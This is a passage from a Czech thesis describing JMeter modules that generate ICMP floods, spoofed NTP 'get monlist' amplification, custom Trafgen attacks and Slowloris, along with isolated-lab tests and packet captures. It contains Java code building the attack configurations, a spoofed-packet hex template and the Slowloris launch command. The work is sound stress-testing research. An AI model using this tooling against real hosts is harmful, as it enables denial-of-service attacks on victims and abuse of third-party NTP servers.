Výstup metody je přímo vstupem v inicialzici prvku `JComboBox` a pak už jen stačí získat z rolety zvolené rozhraní uživatelem pomocí `getSelectedItem().toString()`.

Výsledné grafické rozhraní modulu SYN Flood je vyobrazeno na obrázku 4.2.



Obr. 4.2: Grafické uživatelské rozhraní modulu SYN Flood.

4.3 ICMP Flood

Rozdíl v implemtaci útoku ICMP Flood oproti SYN Flood spočívá pouze ve změně konfiguračního souboru a grafického uživatelského rozhraní. S tím je spojeno zavedení nových parametrů, které bude mít uživatel možnost ovlivnit.

Implementace parametrů linkové a síťové vrstvy zůstavají stejné jako v případě modulu SYN Flood. Naopak zde již není potřeba žádná transportní vrstva a je pouze přidána hlavičková funkce pro protokol ICMPv4, která pracuje na síťové vrstvě. Nastavení síly útoku pomocí parametrů `number` a `rate` zůstává totožné jako u SYN Flood.

Část konfiguračního souboru, jenž vyjadřuje parametry protokolu ICMPv4, je hlavičková funkce `icmp4()` (viz výpis 4.11). Ta obsahuje několik základních parametrů:

- `type` – typ ICMP zprávy,
- `code` – kód ICMP zprávy,
- `id` – identifikace,
- `seq` – sekvenční čislo, nastavené na inkrementaci s krokem 1.

Výpis 4.11: Tvorba hlavičkové funkce `icmp4()` v konf. souboru.

```
//// ICMPv4 ////
String line4 = "  icmp4(type="+type+",code="+code+",id=42,
seq=dinc(1)),"+ "\n" +"\n";

writer.write(line4);
```

Uživateli je dána možnost ovlivnit typ a kód ICMP zprávy. Tím si vybere jednu z konkrétních ICMP zpráv, která bude odesílána generátorem Trafgen. Implementované typy a kódy zpráv jsou zobrazeny v tabulce 4.3.

V grafickém rozhraní je tato volba řešena roletou. Jejím vstupem je pole řetězců, které obsahuje číslo typu, kódu a název zprávy. Zvolený typ zprávy uživatelem se získá pomocí `getSelectedItem().toString()` jako řetězec, který je, jako parametr objektu *TestElement*, předán sampleru. Z tohoto řetězce je vyňaté číslo typu a kódu IMCP zprávy a následně vloženo do hlavičkové funkce `icmp4()`.


4.4 NTP Flood

Pro implementaci útoku NTP Flood je opět potřeba upravit konfigurační soubor a grafické uživatelské rozhraní. Útok používá na transportní vstvě protokol UDP a samotný NTP protokol pracuje na aplikační vrstvě.

U tvorby konfiguračního souboru pro NTP Flood je využito faktu, že je možné kombinovat starou a novou syntaxi. Pro spodní 4 vrstvy modelu TCP/IP je použité

Tab. 4.3: Implementované typy ICMP zpráv.

Typ	**Kód**	**Zpráva**
0	0	Echo reply
3	0	Destination Unreachable - Net Unreachable
3	1	Destination Unreachable - Host Unreachable
3	2	Destination Unreachable - Protocol Unreachable
3	3	Destination Unreachable - Port Unreachable
3	4	Destination Unreachable - Fragmentation Needed
3	5	Destination Unreachable - Source Root Failed
3	6	Destination Unreachable - Destination Network Unknown
3	7	Destination Unreachable - Destination Host Unknown
3	8	Destination Unreachable - Source Host Isolated
3	9	D. U. - Communication with Dest. Network is Admin. Prohibited
3	10	D. U. - Communication with Dest. Host is Admin. Prohibited
3	11	D. U. - Destination Network Unreachable for Type of Service
3	12	D. U. - Destination Host Unreachable for Type of Service
3	13	D. U. - Communication Administratively Prohibited
3	14	Destination Unreachable - Host Precedence Violation
3	15	Destination Unreachable - Precedence cutoff in effect
4	0	Source Quench
5	0	Redirect Datagram for the Network (or subnet)
5	1	Redirect Datagram for the Host
5	2	Redirect Datagram for the Type of Service and Network
5	3	Redirect Datagram for the Type of Service and Host
6	0	Alternate Host Address
8	0	Echo Request
11	0	Time to Live exceeded in Transit
11	1	Fragment Reassembly Time Exceeeded
13	0	Timestamp
14	0	Timestamp Reply
15	0	Information Request
16	0	Information Reply
17	0	Address Mask Request
18	0	Address Mask Reply
30	0	Traceroute
31	0	Datagram Conversion Error



Obr. 4.3: Grafické uživatelské rozhraní modulu ICMP Flood.

nové syntaxe ve formě hlavičkových funkcí. Pro aplikační část (parametry protokolu NTP) je použita stará syntaxe. Jak je popsáno v kapitole 1.2.5, principem útoku je odeslání žádosti „get monlist“ na NTP server s tím, že je podvržená zdrojová adresa za adresu cíle útoku.

Z předchozího odstavce vyplívá, že u tohoto útoku se IP adresa cíle útoku z předešlých modulů zamění za adresu NTP serveru a IP adresa zdroje útoku se nahradí adresou oběti. Nemá zde tedy smysl používat rozsahy zdrojových IP adres, tak jako u předchozích útoků.

V rámci transportního protokolu má uživatel možnost nastavit zdrojový a cílový port. Ten cílový odpovídá portu, na kterém naslouchá NTP server a jeho defaultní hodnota je 123.

Z nedostatku dostupných zdrojů, které by popisovaly tvorbu konfiguračního souboru, který by generoval korektní a účinný paket NTP „get monlist“, jsem musel přistoupit k jinému způsobu generování konf. souboru.

Pomocí příkazu programu *ntpdc* `ntpdc -c monlist <ntp_server_ip>` jsem vygeneroval korektní paket NTP „get monlist“. Tento paket jsem vyexportoval do souboru typu *pcap*. Sada Netsniff-NG nabízí možnost vygenerovat konfigurační soubor pro Trafgen právě ze zachyceného paketu pomocí příkazu ve výpisu 4.12.

Výpis 4.12: Vygenerování konfigurační souboru ze zachyceného paketu.

```
netsniff-ng --in <zachyceny_paket>.pcap --out <novy_konf_soubor>.cfg -s
```

Výsledný vygenerovaný konfigurační soubor je pouze sled hexadecimálních hodnot, které odpovídají paketu (jak je např. možné vidět v programu Wireshark ve

spodní části). Dále je možné identifikovat jaké hodnoty přísluší jakým parametrům (například přímo v programu Wireshark) a vnést tak své parametry (od uživatele) do tohoto konfiguračního souboru.

Ve výpisu 4.13 lze vidět, že část hodnot je přímo nahrazena hlavičkouvou funkcí pro linkovou vrstvu. Dále jsou vneseny parametry pro zadané IP adresy, hodnotu TTL a UDP porty.

Výpis 4.13: Tvorba konfiguračního souboru pro útok NTP Flood.


```
//// ETHERNET LAYER ////
String line2 = "  eth(daddr=" + this.getPropertyAsString(DMAC)+",";
writer.write(line2);
String line2a = " saddr=" + sourceMac +  ",";
writer.write(line2a);
String line2b = " proto=ETH_P_IP)," + "\n"+"\n";
writer.write(line2b);

String hexa = "0x45, 0x00, 0x00, 0xdc, 0xe1, 0x96,"+
          "0x40, 0x00, "+ttl+", 0x11, 0x6b, 0xca,"+sourceIPhex+
          destIPhex+sourcePort+destPort+" 0x00, 0xc8,"+
          "0xed, 0x89, 0x17, 0x00, 0x03, 0x2a, 0x00, 0x00, 0x00, 0x00,"
              +
          .
          .
          .
          "0x00, 0x00, 0x00, 0x00,"+"\n";
      writer.write(hexa);
```

Změna v grafickém prostředí je pouze na transportní vrstvě, kde místo nastavení TCP protokolu vystupuje protokol UDP. Parametry protokolu NTP jsou jednoznačně dané.

4.5 Univerzální modul

Podmětem k vytvoření tohoto modulu bylo dát možnost zkušenějším uživatelům, kteří mají znaslosti ohledně konfiguračních souborů nástroje Trafgen, vytvořit vlastní konfiguraci útoku, pomocí úpravy konfiguračního souboru přímo v grafickém prostředí programu. Dále mít možnost nově vytvořený (upravený) konfigurační soubor ihned jednoduše spustit jako útok.

K tomuto účelu je přepracováno grafické rozhraní, kde zůstávají pouze parametry, které vstupují přímo do spouštěcího příkazu. Těmito parametry jsou síťové rozhraní, `number` (počet paketů k odeslání) a `rate` (rychlost odesílání). Těmi jedinými dalšími a zároveň dvěma nejdůležitejšími prvky je textové pole `textArea` typu *JTextArea* a tlačítko `browse` typu *JButton*.



Obr. 4.4: Grafické uživatelské rozhraní modulu NTP Flood.

Pomocí tlačítka `browse` si uživatel vybere již existující textový soubor a ten se načte do pole `textArea`. K tomu slouží 2 metody:

- `browsePanel()` – obstarává tlačítko `browse`, spuštění dialogové okna a výběr souboru,
- `loadTextIntoArea()` – obstarává načtení vybraného souboru do textové plochy.

Metoda `browsePanel()` (viz výpis 4.14) pracuje s objektem `fc` typu *JFileChooser*, který slouží k výběru souboru ze souborového systému pomocí dialogového okna (jeho metoda `showOpenDialog()`). Dále je v této metodě nastaven výchozí adresář dialogového okna (pomocí metody obejktu `fc.setCurrentDirectory()`) právě na adresář, kde se uchovávají všechny konfigurační soubory nástroje Trafgen.

Pomocí `fc.getSelectedFile()` se soubor vybraný uživatelem uloží do proměnné typu *File* a předloží se druhé vytvořené metodě `loadTextIntoArea()` jako vstup.

Výpis 4.14: Zkrácený výpis z metody `browsePanel()`.

```
browse.addActionListener(new ActionListener() {
  public void actionPerformed(ActionEvent evt) {
    final JFileChooser fc = new JFileChooser(); // objekt pro výběr
        souboru ze souborového systému

    // nastavení výchozího adresáře
    File userDir = new File(System.getProperty("user.dir"));
    File tmpDir = userDir.getParentFile().getParentFile();
    String tmpdir = tmpDir.getAbsoluteFile().getParent();
    fc.setCurrentDirectory(new java.io.File(tmpdir + "/netsniff-ng/
        trafgen/"));
```

```
    if (evt.getSource() == browse) {
      @SuppressWarnings("unused")
      int returnVal = fc.showOpenDialog(EditorGui.this); // otevření
          dialog. okna
      File file = fc.getSelectedFile(); // soubor vybraný uživatelem z
           dialog. okna
      loadTextIntoArea(file); // načtění toho souboru do textArea
          pomocí loadTextIntoArea()
      String fileName = file.getName();
      label.setText("File name: "+fileName); // zobrazení názvu nač
          teného souboru v GUI
  }
}
```

Metoda `loadTextIntoArea()` načte soubor do obejtku `br` typu *BufferedReader* (zásobník pro čtení textových souborů) a zněj se poté načte textový obsah souboru do pole `textArea` pomocí metody `textArea.read()` (viz výpis 4.15).


Výpis 4.15: Zkrácený výpis metody `loadTextIntoArea()`.

```
public void loadTextIntoArea(File file){

FileReader reader;
    try {
      reader = new FileReader(file); // načtení souboru
      BufferedReader br = new BufferedReader(reader); // načtení do zá
          sobníku
        try {
        textArea.read( br, null ); // načte obsah zásobníku do
            textArea
        ...
        }
    ...
    }
}
```

Při spuštění testu se text z pole `textArea`, který měl uživatel možnost změnit podle svých představ, uloží do parametru objektu *TestElement* s názvem `CONFIG`, a tím pádem předá samotnému sampleru. Ten vytváří konfigurační soubor jako obvykle, ale namísto ručního vypisování jednotlivých řádků konfiguračního souboru s parametry uživatele, je převzat text z parametru `CONFIG` a přímo vypsán do nového souboru (viz výpis 4.16). Útok je tedy spuštěn s konfiguračním souborem odpovídajícím textu v poli `textArea`.

Výpis 4.16: Zapsání textu z `textArea` do nového konfiguračního souboru.

```
try (Writer writer = new BufferedWriter(new OutputStreamWriter(new
    FileOutputStream(tmpdir+"/netsniff-ng/trafgen/"+this.
    getPropertyAsString(TIMESTAMP)+"MyEditor.cfg"), StandardCharsets.
    UTF_8))) {

  writer.write(this.getPropertyAsString(CONFIG));

} catch (IOException exn) {
  System.out.println(exn);
}
```



Obr. 4.5: Grafické uživatelské rozhraní univerzálního modulu.

4.6 Modul pro útok Slowloris

Pro útok Slowloris je jako externího genrátoru paketů využit skript v jazyce Python dostupný na stránce [11].

Nejdříve je potřeba stáhnout skript pomocí následujícího příkazu. Tento příkaz je nutné použít z domovského adresáře uživatele aby byla zachována defaultní cesta ke skriptu.

Výpis 4.17: Získání skriptu Slow Loris.

```
git clone https://github.com/gkbrk/slowloris.git
```

Oproti implementaci útoku SYN Flood je tedy nutné provézt tyto změny:

- **spouštěcí příkaz** – místo nástroje Trafgen se bude spouštět Python skript,
- žádný konfigurační soubor není potřeba,
- zavedení nových parametrů,

- úprava grafického rozhraní.

Jelikož se zde nepoužívá žádný konfigurační soubor, je potřeba nalézt jiný způsob jak rozlišit procesy více spuštěných útoků Slow Loris. Pro tento úkol je opět využito časové značky `TIMESTAMP`. Ta ale musí být vnesena do názvu samotného skriptu Slow Loris, jehož název se poté bude vyskytovat ve výpisu bežících procesů pomocí příkazu `ps -few`.

Je zde vytvořena metoda `getSpecificSlowLorisPID()`, která je obdobou metody `getTrafgenPIDs()`. Vstupem této metody je proměnná *String* `command`, ve které je uložený spouštěcí příkaz, který v sobě zahrnuje jedinečnou časouvou značku `TIMESTAMP`. Metoda prohledává výpis příkazu `ps -few`. Pokud nalezne řádek, který obsahuje řetězec shodný s řetězcem `command` (obsahuje název skriptu s časovou značkou) uloží si indentifikační čísla procesů do listu. Tento list s PID je poté využit k zastavení procesu stejně jako u sampleru SYN Flood.

Pro zachování původního skriptu nedotčeného a zabránění zbytečnému zahlcování souborového systému, jsou vytvořeny dvě následující metody:

- `renameSLfile()` – skopíruje Python skript pro Slow Loris a vloží do jeho názvu časovou značku,
- `deleteSLfile()` – po ukončení testu vymaže skopírovaný skript.

Vstupem obou metod je časová značka. Obě metody také pracují s proměnnou `tmpdir`, které slouží k zajištění správné cesty k souboru. První metoda spustí příkaz `cp` s právy superuživatele a tím skopíruje skript do nového souboru s časovou značkou v názvu. Druhá metoda spustí příkaz `rm` opět s právy superuživatele a smaže soubor, který má v názvu onu konkrétní časovou značku.

Samotný příkaz pro spuštění skriptu má následující podobu.

Výpis 4.18: Příkaz pro spuštění skriptu Slow Loris.


```
String command= "python " +tmpdir + "/slowloris/"+
                this.getPropertyAsString(TIMESTAMP)+
                "slowloris.py -v"+ randomize + useHttps + port +
                " -s " + number + " " +
                this.getPropertyAsString(TARGETIP);
// uložení příkaz do finální proměnné
this.setProperty(COMMAND, command);
```

Parametry, které ovlivňují útok Slow Loris, jsou zadávány přímo ve spouštěcím příkazu. Ve výpisu 4.18 je možné vidět tyto parametry pod proměnnými:

- `randomize` – zdali má být simulována změna prohlížeče (user agent) u jednotlivých požadavků,
- `useHttps` – zdali má být u požadavků využito HTTPS,
- `port` – číslo portu (defaultní hodnota je 80),

- `number` – počet soketů, které mají být otevřeny s cílovým serverem, udává sílu útoku,
- `TARGETIP` – cílová IP adresa oběti.


Grafické uživatelské rozhraní je poměrně jednoduché a obsahuje prvky k nastavení výše zmíněných parametrů.



Obr. 4.6: Grafické uživatelské rozhraní modulu Slow Loris.

4.7 Testování modulů využívajích externí generátor paketů

Cílem testování modulů je ověření jejich funkčnosti a dále provedení výkonnostní analýzy v závislosti na dostupných systémových prostředcích. Testování je provedeno na izolované lokální síti mezi PC1 a PC2 podle zapojení na obrázku 4.7.




Obr. 4.7: Schéma zapojení při testování.

Hostitelský systém PC1 je osazen osmijádrovým procesorem AMD FX-8350 o frekvenci 4 GHz a 8 GB paměti RAM. Hostitelský systém PC2 je osazen dvoujádrovým procesorem Intel Core i5 6200U o frekvenci 2,3 GHz (s pomocí technologie

Hyper Threading disponuje 4 fyzickými vlákny) a 8 GB paměti RAM. Na obou systémech je spuštěn virtuální stroj Linux CentOS 7. Na PC2 je nainstalován Apache web server.

4.7.1 Použití a funkčnost modulů

V této sekci je postupně otestována funkce všech vytvořených modulů. Pro jejich použití je třeba využít upraveného správce vláken Trafgen Thread Group. V rámci jeho funkce byl úspěšně otestován časovač, který spustí a ukončí test v čas zadaný uživatelem podle obrázku 4.8.



Obr. 4.8: Nastavení časovače v Trafgen Thread Group.

Dále jsou testovány moduly, vždy pomocí odeslání několika zkušebních paketů a jejich analýzou v programu Wireshark.

SYN Flood

Odesláno 10 paketů na adresu PC2 s použitím inkrementované zdrojové MAC adesy v rozsahu 00:01:02:03:aa:11 – 00:01:02:03:aa:22, náhodné zdrojové IP adresy v rozsahu 192.168.0.50 – 192.168.0.100 a náhodného zdrojového portu v rozsahu 1024 – 65535. Na obrázku 4.9 lze vidět, že odeslané pakety SYN mění parametry ze zadaného rozsahu v každém odeslaném paketu.

ICMP Flood

Odesláno 10 paketů na adresu PC2 s použitím inkrementované zdrojové MAC adesy v rozsahu 00:01:02:03:aa:11 – 00:01:02:03:aa:22, náhodné zdrojové IP adresy v rozsahu 192.168.0.50 – 192.168.0.100 a náhodného zdrojového portu v rozsahu 1024 – 65535. Pro testování použit typ ICMP požadavku 8, tedy Echo Request. Na obrázku 4.10 lze vidět, že odeslané pakety ICMP mění parametry ze zadaného rozsahu v každém odeslaném paketu.

No.	Time	Source	Destination	Protoco	Length	Info
71	44.891909753	192.168.0.81	192.168.0.20	TCP	66	32927 > http [SYN] Seq=0 Win=16 Len=0
72	44.892045470	192.168.0.63	192.168.0.20	TCP	66	36680 > http [SYN] Seq=0 Win=16 Len=0
73	44.892092423	192.168.0.79	192.168.0.20	TCP	66	58277 > http [SYN] Seq=0 Win=16 Len=0
74	44.898016819	192.168.0.80	192.168.0.20	TCP	66	5626 > http [SYN] Seq=0 Win=16 Len=0
75	44.898085633	192.168.0.83	192.168.0.20	TCP	66	51573 > http [SYN] Seq=0 Win=16 Len=0
76	44.898088034	192.168.0.66	192.168.0.20	TCP	66	31859 > http [SYN] Seq=0 Win=16 Len=0
77	44.898089796	192.168.0.77	192.168.0.20	TCP	66	35411 > http [SYN] Seq=0 Win=16 Len=0
78	44.898162818	192.168.0.80	192.168.0.20	TCP	66	10495 > http [SYN] Seq=0 Win=16 Len=0
79	44.898195971	192.168.0.71	192.168.0.20	TCP	66	59904 > http [SYN] Seq=0 Win=16 Len=0
80	44.898229456	192.168.0.70	192.168.0.20	TCP	66	43959 > http [SYN] Seq=0 Win=16 Len=0

Obr. 4.9: Testování modulu SYN Flood.

No.	Time	Source	Destination	Protoco	Length	Info
72	29.561544260	192.168.0.85	192.168.0.20	ICMP	64	Echo (ping) request id=0x002a, seq=0/0, ttl=64
73	29.561756014	192.168.0.67	192.168.0.20	ICMP	64	Echo (ping) request id=0x002a, seq=0/0, ttl=64
74	29.561760848	192.168.0.70	192.168.0.20	ICMP	64	Echo (ping) request id=0x002a, seq=1/256, ttl=64
75	29.561762589	192.168.0.65	192.168.0.20	ICMP	64	Echo (ping) request id=0x002a, seq=2/512, ttl=64
76	29.564775490	192.168.0.83	192.168.0.20	ICMP	64	Echo (ping) request id=0x002a, seq=0/0, ttl=64
77	29.564987664	192.168.0.51	192.168.0.20	ICMP	64	Echo (ping) request id=0x002a, seq=1/256, ttl=64
78	29.565106586	192.168.0.86	192.168.0.20	ICMP	64	Echo (ping) request id=0x002a, seq=2/512, ttl=64
79	29.569447111	192.168.0.98	192.168.0.20	ICMP	64	Echo (ping) request id=0x002a, seq=0/0, ttl=64
80	29.569714857	192.168.0.95	192.168.0.20	ICMP	64	Echo (ping) request id=0x002a, seq=1/256, ttl=64
81	29.569774295	192.168.0.72	192.168.0.20	ICMP	64	Echo (ping) request id=0x002a, seq=2/512, ttl=64

Obr. 4.10: Testování modulu ICMP Flood.

NTP Flood

Odeslán 1 testovací paket na lokální NTP server, který je spuštěn na dalším virtuálním stroji CentOS 7 na PC1 a má adresu 192.168.0.28. Na obrázku 4.12 lze vidět odeslaný paket požadavku „get monlist“ a odpověď NTP serveru. Můžeme pozorovat, že odpověď serveru je přibližně 175% velikosti požadavku. To souhlasí s teorií a principem útoku NTP Flood.


Slowloris

Funkce modulu Slowloris je otestována otevřením 1 komunikačního soketu na adresu Apache server na PC2 pomocí běžného HTTP. Na obrázku 4.12 je zachycena komunikace mezi PC1 a PC2 těsně po započatí testu. Útok Slowloris pokračuje v odesílání části HTTP hlavičky každých 15sekund tak, aby zajistil udržení otevřeného spojení s web serverem.


Univerzální modul

Pro testování je nahrán konfigurační soubor útoku ICMP Flood, který je následně pozměněn v několika polích (viz obrázek 4.13):

- TTL přepsáno na hodnotu 36,
- typ požadavku přepsán na hodnotu 13, tedy Timestamp request.



Obr. 4.11: Testování modulu NTP Flood.




Obr. 4.12: Testování modulu Slowloris.

